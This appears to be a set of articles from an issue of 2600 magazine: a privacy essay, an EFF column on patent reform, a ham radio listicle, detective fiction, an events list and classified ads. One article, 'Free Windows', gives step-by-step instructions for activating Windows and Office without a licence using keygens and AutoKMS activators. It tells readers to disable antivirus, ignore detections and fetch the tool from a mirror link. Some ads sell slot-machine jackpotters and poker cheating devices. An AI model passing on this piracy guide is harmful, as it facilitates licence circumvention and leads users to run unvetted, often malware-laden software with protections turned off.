If one were to decide to take personal images of themselves and various acquaintances, but wanted those images to remain private, they might encrypt these files. This, if encryption were deemed illegal, would make this person a criminal. Meanwhile, if they were to not encrypt these files (in the world of no encryption), an attacker would easily be able to gain access to these files and distribute them against the wishes of the owner. There may be laws against this act as well, but the legal system is not a perfect protector. If it were, the files would never have been able to be accessed anyway. We must, as individuals, demand to be allowed to keep certain things private - in any way we are able to. The world of the Internet is already making it difficult enough to have a personal life.

Meanwhile, the societies that end up having the least problem with dangerous groups are the ones that advocate for privacy and freedom. In a free society, people are able to express their views and the society is able, in that way, to self-censor as it were. For instance: In the United States, there are known affiliates of various bigotry organizations, or individuals who express bigoted views (such as Kim Davis). This means that, as these views are publicly expressed, people are able to choose who they affiliate with and whether or not these people should be allowed to integrate with society as a whole.

In a world where privacy is protected and the right to have whatever views one desires is protected, people feel safe in expressing those desires (as they should) and they proceed to do so. This is what allows dissidence to be found and, more importantly, responded to. When dissidence arises in this way, problems are resolved, and the dissidence is not left to brew and grow into a violent uprising. In fact, it is this discourse, brought about by our rights to have free thought and speech, that allows for an effective democracy to exist.

With these things in mind, we have the responsibility to ensure that no one takes these rights from us or anyone else. We have to fight for privacy and freedom. Without these things no one knows what kind of world we would live in.

EFFecting Digital Freedom

The Patent Reform Gridlock: Let's Pick Bigger Fights

by Elliot Harmon

The purpose of the patent system is to encourage innovation. But if you were to build a patent system from scratch with the express purpose of encouraging innovation, it would look very different from the mess we're in today.

For example, you might not design the patent system in a way that lets patent owners file infringement lawsuits in any court district in the U.S. You'd set up a system where the venue for a patent case is determined based on facts that are important to the case - maybe cases could only happen in the district where the alleged infringer is based, for example, or where the inventor lives. You'd realize that letting patent owners sue anywhere could lead to them getting all kinds of other advantages. You'd probably even foresee the possibility of court procedures emerging that attract patent suits.

You'd be right. Today, nearly half of the patent cases in the country are heard in the Eastern District of Texas; in fact, last year, a single judge heard a third of the patent infringement cases in the country. Many of those are filed by non-practicing entities - or patent trolls - companies that don't actually do anything except amass patents and sue people over them.

It's easy to see why patent trolls flock to East Texas. In a lot of ways - some obvious, some more subtle - it's made itself the most attractive district in the nation for trolls' lawsuits. East Texas judges have adopted nonstandard rules and practices that can make patent cases more expensive and frustrating for defendants. Those extra costs give patent owners extra leverage to push for a settlement before a trial begins. When a case *does* go to trial, the patent owner has a higher-than-average chance of winning. In a system designed to achieve the correct outcome on the merits of a case, no one would intentionally allow the most plaintiff-friendly judges to get all the cases.

For the record, no one *did* design the system that way. It's the result of a series of unfortunate court rulings that gradually changed how the law was interpreted. People who defend the current patent system love talking about history - they appeal to quotes from Thomas Jefferson and Abraham Lincoln about how valuable the patent system is to American innovation. They don't talk about the fact that most patent reform initiatives are aimed at problems that appeared in the system long after Lincoln's time.

That brings us to today. If you follow EFF on Twitter or get our mailings, you've definitely heard us telling you to write your members of Congress about patent reform. Right now, we endorse five different patent reform bills in Congress. Each time one gets introduced, there's a lot of fanfare and a lot of support from both Republicans and Democrats. And just when it seems like one of them might actually come up for a vote, it mysteriously vanishes from the agenda.

The most recent one is the goofy-acronymed VENUE Act (Venue Equity and Non-Uniformity Elimination Act), which would address the Eastern District of Texas problem by providing a new set of requirements for where a patent infringement case can be filed. When the VENUE Act was introduced, it got the support of everyone from EFF to Comcast NBCUniversal. For a minute there, it seemed like the VENUE Act was going to pass easily. Then, just as quickly, the head of the Senate Judiciary Committee backburnered it. While we wait for the moment when patent reform becomes politically convenient, patent trolls continue to wreak havoc on innovators.

There's another problem with the patent reform debate, though. The goal posts are too close. As we bicker about small ways to curb some of the patent trolls' unfair advantages, we're really missing out on the bigger discussions we should be having. Why does the Patent Office issue so many bad patents in the first place? Stupid software patents are patent trolls' secret weapons. How do we get those weapons off the street?

If we rebuilt the patent system from the ground up with the singular purpose of stimulating innovation, what would it look like? Would the amount of time before a patent expired be shortened? Would software patent owners be required to provide source code with their patent applications? Would software patents exist *at all?*

It shouldn't just be policy wonks having that discussion, either. It should be people who build technology. It should be people who write code. It should be hackers. It should be people who read *2600*. You.

As a footnote, while Americans have spent the past few months trying to get a bill passed that already has very broad support, India made a much more dramatic change to its patent system. In February, the Indian Controller General of Patents, Designs, and Trademarks issued an order to stop issuing software patents altogether.

In the U.S. political climate, it's hard even to imagine a change like that happening. But if we only ever talk about small, iterative changes, then the bigger ones will stay unimaginable.

Free Windows

by fooCount1

The title can be seen in two ways: free as in no cost (free beer) or free as a verb (free the slaves). I like to think of it in both ways at the same time. Here I'm talking about ways to get a free operating system (OS) from Micro$lash (MS), and the results of efforts of doing a *clean* Windows (Win) 10 installation.

Free All Win OSs - If You Know How!

Ever since Win 95, I've been looking at ways to hack, tweak, and bootleg MS OSs. Although Win XP is no longer "supported," it's still a good OS and can be used for home desktop and few-user server platforms. Just be sure to use good network perimeter security! That means firewall/router at the "edge" (where you connect to the Internet). Starting with VLK (Volume License Key) Win XP ISO, you can install the OS, use a VLK keygen for activation, and have a nice stable free platform.

You can get an ISO for Win 2000 and not worry about activation! You can get an ISO for any later Win OS and simply use Windows Toolkit which relies on AutoKMS, a tweak on a valid MS system. There are versions of the Toolkit which work with Win 7, 8, 8.1, 10, and various server versions. Win server OS activation is a bit more specialized - could be a subject for another article!

Let's Focus on Win 10

Now I want to zero in on the most recent desktop Win OS - Win 10.

MS uses a device signature, called hardware ID (HWID), sent to their servers when you do the "update" from Win 7, 8, or 8.1 to Win 10. They have said all such updates in the first year after release of Win 10 will be free (as in beer), but of course this is a marketing strategy.

There are two things a hacker may like to do with Win 10.

First, can we do a *clean* install? That is, can we start with a formatted drive, bare metal, rather than starting with a previous version and "update" to Win 10?

Second, how can we do a clean install for free (as in beer)?

The solution is nice, as we have options. One option is to use an existing Win 7, 8, or 8.1 installation, and do a clean install of Win 10 on that machine. For this option, you should save your activation key (product key; use a keyfinder app or Belarc Advisor), so you can input the key during the Win 10 clean install (the HWID allows your key to be accepted by MS!). See below for using Win 10 ISO for this option.

Another option is if you already have Win 10 installed, and just want to do a fresh (clean) reinstall of Win 10 on the same machine, you don't even need the key, as MS will already have the HWID on their servers, which will detect that Win 10 should be activated already. Format your hard disk during the Win 10 clean install, and you will be activated! Again, see below for using Win 10 ISO for this option.

Generate ISO, Install, Activate!

OK, here is the real challenge. How can you start with a computer that has *not* run any other Win OS, and you want to do a clean Win 10 install? Easy! We will use a tool provided by MS called the Media Creation Tool (MCT) to generate an ISO that can be used on your target machine. (Or you can obtain an ISO from another source (see references), but why not get it from MS since it will likely be untainted?) Then we use a widely available hack, called AutoKMS, to activate it (see below).

Be careful to get the MCT specifically for Win 10, as there are versions for generating previous Win versions. Previously, the tool for Win 10 came in 32-bit and 64-bit flavors, but now one tool will install the correct architecture for your hardware (32 or 64 bit). Also, you may want to investigate the different versions of Win 10 to select what is right for you. I won't cover Win 10 versions here, as the data is readily available online. However, you may need to know that from November 2015, there is no option in the MCT to download Home and Pro ISO images separately; just select Windows 10 in Edition field as the generated ISO will include both Home and Pro versions.

See references also for walk-through in using this tool. Here is a brief summary. Run the MCT; choose to accept the agreement; choose “Create installation media for another PC”, *not* “Upgrade ...”; choose Language, Edition, Architecture (to change settings, click to *un*select “Use recommended settings ...” at bottom, then select individual settings via pull-down menus; here is where you can select 32 or 64 bit); click Next, then select USB flash drive or ISO. You may want to rename the created ISO to more accurately indicate the properties of the OS to be installed.

Once you have the ISO, you can burn it to disk and use the disk to install to bare metal, or use the ISO directly to install a virtual machine (using, for example, VMware Workstation Player, or Oracle VirtualBox). When prompted for product key, just click the “Skip” button to skip that step. After the install, you will need to activate Win 10 using the AutoKMS app.

AutoKMS, Commonly Called Windows Toolkit

The trouble with finding an AutoKMS app for Win 10 is that most such apps available online are carrying considerable *crap*ware (malware or adware, perhaps trojans or rootkits). I spent a lot of time using VirtualBox VMs to sort through lots of AutoKMS apps, and the vast majority were a real PITA due to crapware. See the refs for current clean app.

Running the AutoKMS is easy. Just make sure you disable antivirus first, then run the activator. (Some say you may need to run as administrator, but I didn’t find that was necessary.) Select the OS version (Win 10), then EZ-Activator (some say click Install before EZ-Activator, but I didn’t find it necessary). It’s best to reboot, then check the activation status (Control Panel, System).

Just about *all* the AutoKMS apps will give antivirus indication, since they change the registry. Ignore that if you get the app from a trusted source or have done your own forensic investigation of your download!

You may even want to use virtualization to confirm you can do the Win 10 install from ISO, followed by AutoKMS activation, before you actually do an install on bare metal. It’s a relatively easy way to test things, and when you become confident you can do the steps for real.

See the references for more details and for digging into resources. The bottom line is, at least for now, you can get and use Win 10 for free (as in beer), even with a *clean* install, just like you could for all other Win versions. Thanks MS.

The AutoKMS (Windows Toolkit) apps can activate nearly any MS product, including Office. Hint, hint - get Office ISO, install, activate with the Toolkit. (You may need to reactivate Office at three month intervals in some situations.)

What If It Doesn’t Work?

Things change fast in the world of free Win OSs. What works today may not work tomorrow because MS will push out an update that kills the activation. If your activation goes “off,” try running the AutoKMS app again. If that does not work, search for an updated app. Rest assured that a new AutoKMS version will be available within hours or days to allow you full activation again! All it takes is persistence to *find* the right tool among the giant Internet pool of ineffective or infected crapware! (Again, virtualization is your friend, as it gives you a nice “test bed” that can be simply removed when done.)

Of course, there are lots of alternatives to MS OSs, like Linux, BSD, etc. But why not use MS offerings to hone your hacker chops? It’s free too!

References

Here is a current link to download the MCT (use second link toward bottom of page):

`https://www.microsoft.com/en-us/`
`➥software-download/windows10`

This gives screen shots of using the MCT:

`http://keyscity.info/installing-`
`➥windows-10-using-the-media-creat`
`➥ion-tool/`

This gives some details used to make my own free install described in the article:

`https://techjourney.net/down`
`➥load-official-windows-10-iso-via-`
`➥usb-dvd-media-creation-tool-with`
`➥out-product-key/`

Here are mirrors for a clean AutoKMS app (commonly called Windows Toolkit):

`http://mir.cr/1WFDNEXC`

It seems Win 10 ISOs may be available directly from these sources if you don’t want to use the MCT (why not?):

`https://www.microsoft.com/en-us/`
`➥software-download/techbench`

`http://www.tenforums.com/`
`➥tutorials/9230-windows-10-iso-`
`➥download.html`

`http://www.microsoftiso.com`

The Top Ten ReasonsWhy Hackers Should Get a Ham Radio License

by Chris, AB3YS

Many hackers, technology focused hobbyists, GNU/Linux users, computer programmers, and others are already aware of some of the really neat things that can be done with radio, and probably take many of them for granted. Take Wi-Fi, for example - the use of small radios that allow our computers and laptops to access a local network or the Internet without having to plug in. My first real introduction to the world of radio came when I built a cantenna in order to extend the range of my wireless network, and to be able to connect to the free university Wi-Fi which was just out of range of the stock antenna on my wireless card. There are, of course, more ways to use radio than just Wi-Fi.

Users of GNU/Linux and other FLOSS (free and open-source software) may be familiar with GNU Radio and other software defined radio (SDR) applications available in the free software world. With a $10 RTL-SDR dongle, it is possible to listen to the countless VHF and UHF radio transmissions that are flying through the air right now, virtually unnoticed by most. As a hacker, one of the things that draws me to the world of ham radio the most is the fact that it sort of reveals an otherwise hidden world. Wherever you are, there is almost certainly an invisible conversation happening right around you. It's invisible because it's happening through the use of radio waves, but it can be heard if you know how to listen, and you can even participate if you have a license.

In the U.S. there are three classes of ham radio licenses: Technician, General, and Amateur Extra. Each class gets more privileges, but each requires a more challenging test (though none of them are really all that difficult). For the purposes of this article, I am going to address only the privileges for Technician class operators. The technician test is 35 questions (multiple choice) and the entire question pool is public. I studied for it for four days and passed with 100 percent. I do not have any formal education in math, physics, or electrical engineering. I used the free study materials provided by `www.hamstudy.org`.

Though I meet and converse with many hackers, I am disappointed by how few of them are licensed hams. It is my intention, by writing this article, to help hackers to discover the potential of ham radio, and to go get licensed. What follows are the ten best reasons for hackers to start exploring the world of ham radio.

10) Repeaters

Some handheld ham radios can be found for very little money, and they work really well within a range of about 10 to 30 miles line of sight. The problem is that most of the time, the person using the radio isn't on top of a mountain, which is really the only place that will give you line of sight for the maximum range of the radio. Luckily, we have repeaters. A repeater is a radio that is left in a good location, like the top of a mountain. It listens for specially coded radio signals, and when it hears them, it sends them out again from a much better location, giving the operator of a small handheld radio an enormous boost to their range. Using a repeater will allow someone who only has a small, low-power handheld radio to communicate with other hams that are, in some cases, hundreds of miles away.

Most of the time repeaters have open access policies, and they are free to use. Some repeaters are linked together, so if you can hit one of them, the others will be able to hear you as well. Near my home there is a repeater system that covers most of an adjoining state. I can hit the closest repeater, and because it is linked with the other repeaters in the system, I can use it to talk to hams well over 200 miles away.

I'll admit that this first point isn't necessarily directly applicable to hackers, but keep in mind as you read the remaining nine points that most of the things I'll discuss can be done with a $25 radio, sometimes aided by the use of a repeater.

9) EchoLink

With an amateur radio callsign, you can download and use the EchoLink app for tablets and smart phones. This app gives you access, over the Internet, to hundreds of repeaters across the world. You can use them to talk to ham radio operators in other states or countries, even on other continents. The hams you contact over EchoLink might not be using EchoLink themselves - I have talked to people on mobile radios in rural areas of states like Minnesota or Colorado as they drive to and from work listening to their local repeater. Many of the people I've talked to over EchoLink are surprised to hear someone from so far away. EchoLink could be especially useful if you have a friend in another city who is a ham. You could talk to them for free over the radio even if they happen to be in an area with poor or no cell phone coverage. The hacker spirit is about making things work even when conditions conspire against you, and to make use of all available tools. While it's possible to use 100 percent ham radio equipment to make connections to other hams, we must recognize how powerful the Internet can be, and EchoLink combines the power of ham radio with the power of the Internet.

8) SSTV

Slow Scan Television (SSTV) allows ham radio operators to send images over the radio. It converts pictures to sound, which can be transmitted and received, then converted back into images by the recipient. Most SSTV activity takes place on HF, which will require a license upgrade to use, but it can be done on VHF and UHF as well.

7) Emergency Preparedness

When the power grid fails, how will you communicate? Do you plan to try to use your cell phone? What if the power is out at the cell tower too? What if the cell network can't handle the large volume of calls that almost always happens during an emergency? How will you contact emergency services? How will you contact friends and loved ones in other states? With ham radio, it is possible to communicate with emergency services and with other hams using only the equipment you have in your own home. The radios that hams use can be powered entirely with batteries, and they don't even draw that much power. There are ham radio groups that focus on emergency communications - groups like ARES and RACES - but when the shit really hits the fan, and you're the only one you can rely on, you can be sure that ham radio will get the job done when nothing else will. This sort of self-reliance is an essential part of what it means to be a hacker.

6) FSTV (and FPV Drones!)

If you thought SSTV sounded cool, wait until you realize that it's not just pictures that can be sent over the radio, but video too. For years, amateur radio operators have used Amateur Television (ATV), also called Fast Scan Television (FSTV), to send video to one another. This practice goes back to the very early days of broadcast television, but with the technological developments we're seeing now, the practical applications of FSTV/ATV are really exciting.

There is an emerging sub-hobby in drone flying: First Person View Drone racing. FPV drones send video back to the pilot, sometimes to goggles that the pilot wears. This allows very fast flying and tight maneuvering, which has allowed for the development of organized drone racing. The video that gets sent back to the pilot is FSTV or ATV, and it requires a license to use.

5) APRS

The Automatic Packet Reporting System (APRS) allows the automated transmission of data about an amateur radio station to those monitoring it. Used in conjunction with GPS, APRS can automatically report the position of a station. This could be used to send live location data from an all terrain vehicle to a map on the Internet so that you can report your location as you drive through the woods. It could also be used to collect and transmit other types of data including altitude, temperature, speed, or pretty much anything else you can think to measure.

4) You Can Talk to the International Space Station

The ISS has an amateur radio station on board, and when it passes over your location, you can use your ham radio to talk to the astronauts on board, but only if you have a license.

3) Digital Modes

Ham radio isn't just about talking. The transmission of data is very common among hams. There are dozens of digital modes, most notably PSK31 and JT-65, that allow hams to communicate with text. Digital modes require the use of a computer to convert text into sound, but they require very little power from the radio, and the signals can often be decoded even with a lot of noise, making digital modes ideal for long distance, low power communication. Using only technician class privileges on ten meters, my battery powered laptop, and an HF radio, I have communicated over PSK31 with other stations in South America and Europe on only five watts. That's less power than is used by the light bulb in my refrigerator.


2) Packet Radio, AX25, and Mesh Networking

We're all familiar with TCP/IP, but what you may not be familiar with is the AX25 protocol. AX25 is a data link layer protocol, and support for it is already in the Linux kernel (and has been for a long time). Using AX25 and a ham radio, it is possible to have traditional computer networks without any wired connections. All the network connections could take place over the air. Using AX25 to facilitate the communication of a mobile station with a base station that has an Internet connection, a ham radio operator in the middle of nowhere, possibly without anything but a laptop and a battery powered radio, could get on the Internet. The possibilities of AX25 are really only limited by your imagination - which is something that should make hackers everywhere smile.

1) Taking Control of Your Own Communications

Isn't this what being a hacker is all about? Ham radio, like hacking, is about using technology to do what you want, and making technology work the way that you want it to so that you can accomplish whatever goals you have. Technology is a fantastic tool, but all too often technology is used as a form of control rather than as a tool of liberation. Getting stuck in the prefabricated world of locked down operating systems and the restrictive ecosystems that often accompany them has been devastating for innovation. Increasingly, the same can be said of the way we use technology to communicate. As hackers, we must recognize the importance of breaking out of this restrictive way of thinking. While cell phones and the Internet have been some of the most important technological developments in human history, they are increasingly being used to guide the thought process of those who use them. We should never turn our backs on these enormously powerful methods of communication, but we must recognize their limitations, and we must recognize that the relative ease of their use comes at a profound cost. Hackers must always strive to look under the hood, to discover how things work, and to make modifications and improvements as they see fit. Ham radio, in a world of constant connection, is exactly the opportunity that we seek. I encourage all of you to get licensed and get on the air.

73



Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0x10

I waited impatiently as the screen in front of me began to draw a picture. I remembered ancient tales of dialup modems, where text and graphics would painstakingly unroll from the top of the screen, teasing out one row at a time. Similar here, it looked like the image was being slowly rendered as I watched.

The last time this happened was with the Naked Princess's last picture, a nasty piece of work. What would happen this time?

The picture appeared.

A green cube.

It was attached to another green cube. And a yellow one. A blue one. A red one. The cubes were adjacent to other cubes, and together they all formed a larger, multi-colored cube, with - I counted - twenty cubes on a side.

Recognition (if not understanding) struck in a quick flash of nostalgia. I knew the what, but not the why.

It was a giant version of a Rubik's Cube. A puzzle game from the 1980s, still popular today with those with fast minds and faster fingers. This one looked just like that, only far more complicated with many more sides, and with more puzzle combinations than there were atoms in the known universe.

The rendering finished.

This was my own "Naked Princess" picture. Really? A giant unsolved Rubik's Cube was supposed to strike fear and revulsion into anyone who viewed it? Maybe only with really selective OCD.

While I certainly wasn't a blockhead, or a speedcuber, or whatever a Rubik's aficionado calls himself, I'd never been particularly scared of a Rubik's Cube either. Like sports, it was one of those things in life I had zero opinions on. It existed. Some people liked it. That was all I knew.

Something was off. Or I'd misunderstood the Naked Princess. Maybe I'd used the program wrong.

That was a possibility. The Naked Princess had just gone through what seemed like a setup sequence. It had asked for my social media information, the logins to the accounts I'd set up when I was trying to find P@nic.

I'd given it information. It had used that input to learn about me. It had made certain assumptions that led it to draw a 20-sided Rubik's Cube, as it assumed this ultracube would be enough to send me into babbling madness.

To use an extremely recent and appropriate example, my thoughts became like a Rubik's Cube, clacking and sliding combinations into place, jumbled parts merging and aligning to form solid-color sides. Babbling madness became method.

I thought back on the data I'd fed the info-hungry Naked Princess. It had wanted my FriendyFace account. What profile info had I used there? Pretty much your standard stuff: My name was Dev Manny, I was an Information Technology Private Investigator, my religion was Cthulhu Cultist.

What about my SyncedIn account? There I'd said I was Dev Manny, ITPI. My hobbies were puzzles, favorite movie was *The Big Lebowski*, favorite music video was "Land of Confusion" by Genesis. Fluffy stuff that probably matched millions of others.

Each social media account wanted slightly different information so they could sell my demographics to their financial BFFs. Taken all together, these accounts painted a picture of me, of Dev Manny... if I'd given them the right information.

Sure, there were plenty of movies and songs I could list. Rocketing to Nerd Level Ten, I even had a favorite type of Linux editor (the answer is of course "vi"). But the point is that those things didn't define me.

Or did they?

Maybe they did. Not with the small amount of data I'd offered, but what if I pushed everything in my life through that electronic evaluator? All my friends, desires, dreams and failures, all my photos and documents and messages, my emotional development and evolution, and every bit linked and cross-referenced to all my other online accounts....

Maybe with enough information, the Naked Princess could build a theoretical mental profile of someone, and then build a literal picture out of that. Combined with every Like/Dislike and Upvote/Downvote, it learns you. It would know your deepest fears and your mental weaknesses, even if you didn't know them yourself.

With a freely-given psychological profile of loves and hates, family and friends, conversations and arguments, politics, religion and philosophy, the user would never know what hit them. These unfiltered truths would be cataloged and indexed to form a whole bigger than the parts. The victim's present was a custom high-resolution representation of all that they hate, fear and are terrified by.

That was the Naked Princess: A sadistic psychiatrist powered by supercomputing and big data. It learns you and it hurts you.

My brilliant theory aside, it hadn't worked on me. Instead I'd seen a picture that wavered between boring and "meh." Maybe the data I'd fed my dummy social media accounts referenced one or more Rubik's Cubes? I didn't know, and right now I didn't have time to start streaming my favorite media to find out.

With the little it had to go on, the Naked Princess thought my deepest fear was a never-ending, possibly unsolvable puzzle. That was actually pretty perceptive, but it still wasn't anything I'd lose sleep over.

Lucky me. Social media laziness made me immune to the Naked Princess's charms. I resolved to continue my lack of a life for the foreseeable future.

Chapter 0x11

With the Naked Princess riddled out, I still had two problems. First, the Naked Princess had an impact. Pictures were making the rounds. Was the program still dangerous? Second, I'd been hired by Oober to track down P@nic. While I had made contact with her, I still didn't know where she was. While she was pretty clear about wanting to end the conversation last time we spoke, I knew I could reach her: IRC was a wonderful gift from the TCP gods.

I could also get in touch with Oober. The last time I'd talked to him was in a virtual world, and during that conversation he'd disappeared on me with no warning. I could try him again and bring him up to speed.

Like any modern human, he had roughly a million ways for people to contact him. Option #17 was one of his many IM accounts. He responded in seconds.

Oober: *you've solved everything, right?*

Me: *Everything? Don't tell anyone, but I never did finish Myst.*

Oober: *you actually *played* that game? jesus you're old.*

Me: *Respect your elders. A smack from a 56K external modem will hurt you way more than me.*

Oober: *so? what's going on? where's p@nic?*

Me: *Latitude/Longitude? Don't know. Yet. But she's online. She's available.*

Oober: *she's okay? good. how can I talk to her?*

I gave Oober the IRC information I had on P@nic. That way he could at least say hi. It would be up to her if she wanted to meet with him.

Oober: *thanks man. for everything you've done. you rock.*

Me: *Nah. Just my job.*

Oober: *you didn't have to help me. but you did. i don't have a lot of people like that in my life. my mom's never around. my dad I only see every other saturday.*

Me: *Happy I could help.*

Oober: *i'm dropping off. gonna greet p@nic and her princess. finally. i really missed her.*

Me: *Later, Oober.*

We both logged off the chat and I went to get the most important meal of my day: An affordable one. Tacos it would be.

One drive-through pass later, I went back to my office, where I swallowed my mixture of protein, fat and chili powder. Life was good.

It took me another two minutes before I started feeling weird. I tensed, thinking I might have to sprint for the bathroom. Maybe my definition of "processed meat-flavored product" didn't match that of Rocko Taco.

A moment passed, and I realized it wasn't something wrong with my body. It was my brain. My synapses had been churning through the chat I'd just had with Oober, and something wasn't right.

Relieved in stomach but worried in mind, I pulled up the chat log and read the conversation we'd just had.

There it was: "*i'm dropping off. gonna greet p@nic and her princess-*"

I'd never told Oober about P@nic's connection with the Naked Princess.

I'd never even told him about the Naked Princess at all.

I read the chat log a second time. The relationship with his parents: His mom I'd met, yet she was "never around"? He saw his dad? That didn't match what he said when we first met.

Rocko Taco was off the hook. Something was really, really wrong. Oober was lying to me.

And I, so proud and noble in my success, had just generously aimed him right at P@nic.

I scrambled to flick on my tablet and frantically logged on to IRC, looking for P@nic. Luckily, she was there.

P@nic: *hey mr. smart private eye.*

Me: *No time. I have to warn you: Oober's not who he seems.*

P@nic: *what? no. more detail.*

Me: *He knows you wrote the Naked Princess. I never told him that. He lied to me about other things. Something's very wrong. I'm sorry, but I told him how to contact you before I realized this. If he talks to you, do *not* tell him how to reach you. Do *not* give him any information.*

P@nic: *well well, what are ya gonna do.*

Me: *Okaaay... So yeah: I don't know what kind of trick he pulled, but I've been conned. Hard. You're in more danger than before. Don't trust him, okay?*

P@nic: *lol*

Me: *...?*

P@nic: *it's me, dude. we're both here. this is oober. i'm gonna talk to p@nic for a while. Bye.*

HACKER HAPPENINGS

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $200 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, ***email us*** at **happenings@2600.com** or by snail mail at **Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA.** We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

July 15-16
Summercon
Littlefield
Brooklyn, New York
www.summercon.org

July 22-24
The Eleventh HOPE
Hotel Pennsylvania
New York City, New York
xi.hope.net

July 30-31
Maker Faire Detroit
The Henry Ford
Dearborn, Michigan
www.makerfairedetroit.com

August 4-7
DEF CON 24
Paris/Bally's
Las Vegas, Nevada
www.defcon.org

August 6-7
Maker Faire Tokyo
Big Sight
Tokyo, Japan
makezine.jp/event/mft2016

September 23-25
DerbyCon
Hyatt Regency
Louisville, Kentucky
www.derbycon.com

October 1-2
World Maker Faire New York
New York Hall of Science
Queens, New York
www.makerfaire.com

October 6-7
GrrCON
DeVos Place
Grand Rapids, Michigan
www.grrcon.org

October 14-16
Maker Faire Rome
Fiera di Roma
Rome, Italy
www.makerfairerome.eu

October 22-23
Ruxcon
CQ Function Centre
Melbourne, Australia
www.ruxcon.org.au

November 4-6
PhreakNIC 20
Clarion Inn Murfreesboro
Nashville, Tennessee
phreaknic.info

December 27-30
Chaos Communication Congress
Congress Center Hamburg
Hamburg, Germany
www.ccc.de

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.

Marketplace

For Sale

PORTABLE PENETRATOR. Find WPA WPA2 WPS Wifi Keys Software. Customize reports use for consulting. https://shop.secpoint.com/2600

HACKER WAREHOUSE is your one stop shop for hacking equipment. We understand the importance of tools and gear which is why we strive to carry only the highest quality gear from the best brands in the industry. From WiFi Hacking to Hardware Hacking to Lock Picks, we carry equipment that all hackers need. Check us out at HackerWarehouse.com.

CLUB-MATE is now easy to get in the United States! The caffeinated German beverage is a huge hit at any hacker gathering. Available in two quantities: $36.99 per 12 pack or $53.99 per 18 pack of half liter bottles plus shipping. Write to contact@club-mate.us or order directly from store.2600.com. We are now working to supply stores nationwide - full details at club-mate.us.

GAMBLING MACHINE JACKPOTTERS, portable magnetic stripe readers & writers, RFID reader writers, lockpicks, vending machine jackpotters, concealable blackjack card counting computers, poker cheating equipment, computer devices, odometer programmers, and much more. www.hackershomepage.com

HACKER CLOTHING & LOCK PICKS - HackerStickers.com has a growing selection of hacker, gamer, geek, and security advocate clothing, hardware, caffeine, stickers, lock picks, patches, pins, etc. *2600* readers get a free sticker with any order. Add a sticker to cart and enter code "FREESTICK" at checkout at HackerStickers.com**.**

PRIVACYSCAN seeks & destroys privacy threats on the Mac wiping your tracks on where you surf and what you do on your computer. Learn more at http://privacyscan.securemac.com/

BLUETOOTH SEARCH FOR ANDROID searches for nearby discoverable Bluetooth devices. Runs in the background while you use other apps, recording devices' names, addresses, and signal strength, along with device type, services, and manufacturer. Handles Bluetooth Classic and Bluetooth LE (on LE-equipped Android devices). This is a valuable tool for anyone developing Bluetooth software, security auditors looking for potentially vulnerable devices, or anyone who's just curious about the Bluetooth devices in their midst. Exports device data to a CSV file for use in other programs, databases, etc. If you've used tools like btscanner, SpoofTooph, Harald Scan, or Bluelog on other platforms, you need Bluetooth Search on your Android device. More info and download at http://tinyurl.com/btscan.

A TOOL TO TALK TO CHIPS. It's the middle of the night. You compile and program test code for what must be the 1000th time. Digging through the datasheets again, you wonder if the problem is in your code, a broken microcontroller... who knows? There are a million possibilities, and you've already tried everything twice. Imagine if you could take the frustration out of learning about a new chip. Type a few intuitive commands into the Bus Pirate's simple console interface. The Bus Pirate translates the commands into the correct signals, sends them to the chip, and the reply appears on the screen. No more worry about incorrect code and peripheral configuration, just pure development fun for only $30 including world wide shipping. Check out this open source project and more at DangerousPrototypes.com.

Help Wanted

DO YOU KNOW THE SECRETS of display advertising? We need someone to implement our proven business model as well as their own knowledge to optimize our websites. If you are interested in making tens of thousands monthly, contact us at soundings1982@yahoo.com.

Announcements

AUSTIN HACKERSPACE: A shared workshop with electronics lab, laser cutters, 3D printers, CNC machines, car bay, woodworking, and more! $60/mo for 24/7 access to all this and a great community as well. Open House and open meetups weekly. 9701 Dessau Rd, Austin, TX http://atxhs.org/

HAVE YOU SEEN THE NEW *2600* STORE? We've finally made the jump into the 21st century with a store that has more features, hacker stuff, and endless possibilities than ever before. We now accept Bitcoin and Google Wallet, along with the usual credit cards and PayPal. We have more digital download capability for the magazine and for HOPE videos. Best of all, we've lowered prices on much of our stock. Won't you pay us a visit? store.2600.com

Services

PUT A SWISS BANK IN YOUR POCKET: http://cryptobiz.directory offers financial freedom, profile page, email address, and phone number with voicemail on a pay-as-you-go basis. Secured with open source software and hosted in a converted Swiss bunker deep inside a mountain.

